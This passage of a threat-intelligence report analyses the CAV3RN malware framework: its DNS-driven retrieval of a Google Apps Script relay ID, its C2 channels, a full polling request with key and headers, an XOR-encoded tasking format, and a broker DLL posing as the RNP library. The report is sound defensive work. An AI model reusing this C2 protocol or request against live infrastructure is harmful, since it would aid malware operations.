
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

 Login

 of DigiCert ONE (July 2025), a commissioned study conducted by Forrester Consulting on behalf of DigiCert. Results are based on a composite organization derived from customer interviews. Forrester does not endorse DigiCert or its offerings.